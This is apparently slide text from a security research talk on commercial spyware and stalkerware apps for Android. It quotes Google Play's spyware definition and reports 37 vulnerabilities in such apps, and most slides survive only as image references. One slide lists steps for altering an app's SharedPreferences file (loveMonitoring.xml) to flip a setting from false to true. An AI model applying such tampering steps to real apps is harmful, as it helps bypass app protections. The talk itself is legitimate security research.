

Little Brother is watching - we know all your secrets!

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Who are we?

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Steven

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- PhD, M.Sc., M.Sc., B.Sc. in CS & IT Sec.
- Code and data flow analysis
- Ethical hacker

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
Spyware/RAT

Benign Reasons?

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


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


Friends

Good vs. Bad



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Surveillance - Apps

Google Play Store

Commercial spyware

Any application that transmits sensitive information off the device without user consent and does not display a persistent notification that this is happening.

Commercial spyware apps transmit data to a party other than the PHA provider. Legitimate forms of these apps can be used by parents to track their children. However, these apps can be used to track a person (a spouse, for example) without their knowledge or permission if a persistent notification is not displayed while the data is being transmitted.

How well is the collected data protected?


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37 vulnerabilities

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

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
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


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
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
SharedPreferences Backup/Restore

- Rooted device:
 - copy loveMonitoring.xml from app folder to pc
 - modify file, set false to true
 - copy back and overwrite orig. file with modified file
- Unrooted device:



*<https://github.com/nelenkov/android-backup-extractor>


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


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



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



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
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
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
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



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




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


